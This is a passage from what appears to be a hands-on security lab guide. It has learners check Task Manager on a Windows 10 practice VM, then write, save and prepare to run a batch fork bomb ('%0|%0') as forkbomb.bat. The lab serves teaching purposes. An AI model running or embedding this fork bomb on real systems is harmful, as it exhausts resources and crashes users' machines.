

PLABWIN10 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=f5rL2QKJydo0xJsQlwfkJwqcM3tgEWzVYnB4oth5ipk0ppRZ5iCL0eE
Task Manager
File Options View
Processes Performance App history Startup Users Details Services
Fewer details
End task
Type here to search
ENG

Name	7% CPU	54% Memory	0% Disk	0% Network
Apps (1)				
Task Manager	3.6%	12.4 MB	0 MB/s	0 Mbps
Background processes (28)				
Antimalware Service Executable	0%	12.0 MB	0 MB/s	0 Mbps
AVG Overseer	0%	0.6 MB	0 MB/s	0 Mbps
Cortana (2)	0%	2.4 MB	0 MB/s	0 Mbps
CTF Loader	0%	1.6 MB	0 MB/s	0 Mbps
Host Process for Windows Tasks	0%	1.5 MB	0 MB/s	0 Mbps
Hyper-V Host Compute Service	0%	1.2 MB	0 MB/s	0 Mbps
Microsoft Malware Protection C...	0%	1.1 MB	0 MB/s	0 Mbps
Microsoft Malware Protection C...	0%	0.7 MB	0 MB/s	0 Mbps
Microsoft Network Realtime Ins...	0%	1.3 MB	0 MB/s	0 Mbps
Microsoft Skype	0%	0.1 MB	0 MB/s	0 Mbps
Microsoft Windows Search Filte...	0%	0.9 MB	0 MB/s	0 Mbps
Microsoft Windows Search Inde...	0%	5.0 MB	0 MB/s	0 Mbps
Microsoft Windows Search Prot...	0%	1.3 MB	0 MB/s	0 Mbps
Microsoft® Volume Shadow Co...	0%	0.6 MB	0 MB/s	0 Mbps
RDP Clipboard Monitor	0%	1.5 MB	0 MB/s	0 Mbps
Runtime Broker	0%	2.1 MB	0 MB/s	0 Mbps

Figure 1.4 Screenshot of PLABWIN10: Showing the Processes tab and clicking the Performance tab.

Step 5

Notice that the performance of various components, such as **CPU** and **Memory,** is displayed on this tab.



PLABWIN10 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=f5rL2QKJydo0xJsQlwfkJwqcM3tgEWzVYnB4oth5ipk0ppRZ5iCL0eE
Task Manager
Minimize
File Options View
Processes Performance App history Startup Users Details Services
% Utilization
100%
60 seconds
0
Fewer details
Open Resource Monitor
Type here to search
ENG

CPU
8% 2.00 GHz

Memory
2.2/4.0 GB (55%)

Disk 0 (C:)
0%

Ethernet
S: 96.0 R: 8.0 Kbps

Ethernet
S: 0 R: 0 Kbps

Ethernet
S: 0 R: 0 Kbps

CPU

Intel(R) Xeon(R) CPU E5-2640 v2 @ 2.00GHz

Utilization
8%

Speed
2.00 GHz

Processes
129

Threads
1556

Handles
42159

Up time
0:00:11:27

Base speed: 2.00 GHz
Sockets: 1
Cores: 2
Logical processors: 2
Virtualization: Enabled
L1 cache: 128 KB
L2 cache: 512 KB
L3 cache: 40.0 MB

Figure 1.5 Screenshot of PLABWIN10: Showing the CPU performance on the Performance tab.

Step 6

You need to now open **Notepad**.

In the **Type here to search** textbox, type the following:

```
Notepad
```

From the search results, click **Notepad**.



PLABWIN10 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=f5rL2QKJydo0xJsQlwfkJwqcM3tgEWzVYnB4oth5ipk0ppRZ5iCL0eE
Recycle Bin
Best match
Notepad
App
Search the web
Notepad - See web results
Notepad
ENG

Figure 1.6 Screenshot of PLABWIN10: Selecting Notepad from the search results.


Step 7

The **Untitled - Notepad** window opens.

To create a new batch file, in the **Untitled - Notepad** window, type the following fork bomb code:

```
%0|%0
```

***Note:** A batch file contains instructions to be executed in sequence. In this batch file, %0 is the name of the currently executing batch file. This batch file is going to recursively execute itself forever. It quickly creates many processes and slows down the system.*


PLABWIN10 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=f5rL2QKJydo0xJsQlwfkJwqcM3tgEWzVYnB4oth5ipk0ppRZ5iCL0eE
Recycle Bin
Microsoft Edge
Cain
Untitled - Notepad
File
Edit
Format
View
Help
Type here to search
ENG

```
%0|%0
```

Figure 1.7 Screenshot of PLABWIN10: Entering the commands in the Notepad file.

Step 8

To save the file, click **File > Save As**.



PLABWIN10 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=f5rL2QKJydo0xJsQlwfkJwqcM3tgEWzVYnB4oth5ipk0ppRZ5iCL0eE
Recycle Bin
Microsoft Edge
Cain
Untitled - Notepad
File
Edit
Format
View
Help
New Ctrl+N
Open... Ctrl+O
Save Ctrl+S
Save As...
Page Setup...
Print... Ctrl+P
Exit
Type here to search
ENG

Figure 1.8 Screenshot of PLABWIN10: Selecting Save As from the File menu.

Step 9


The **Save As** dialog box appears. You can save the file on the desktop. To do this, select **Desktop** in the left pane.

To provide the file name, in the **File name** textbox, type the following name:

```
forkbomb.bat
```

From the **Save as type** drop-down, select **All Files**.

Click **Save**.



http://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=f5rL2QKJydo0xJsQlwfkJwqcM3tgEWzVYnB4oth5ipk0ppRZ5iCL0eE

Name	Date modified	Type
Cain	10/2/2019 3:36 AM	Shortcut
Microsoft Edge	9/5/2019 4:34 AM	Shortcut

File name: forkbomb.bat


Save as type: All Files

Encoding: ANSI

Figure 1.9 Screenshot of PLABWIN10: Entering the file name in the File name textbox and then clicking Save.

Step 10

Notice the **forkbomb.bat** file is created on the desktop. Close the **forkbomb - Notepad** window.


PLABWIN10 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=f5rL2QKJydo0xJsQIwfkJwqcM3tgEWzVYnB4oth5ipk0ppRZ5iCL0eE
Recycle Bin
Microsoft Edge
Cain
forkbomb
forkbomb - Notepad
File
Edit
Format
View
Help
Type here to search
ENG

```
%0|%0
```

Figure 1.10 Screenshot of PLABWIN10: Closing the Notepad window.

Step 11

You need to restore the **Task Manager** now. To do this, click **Task Manager** in the taskbar.

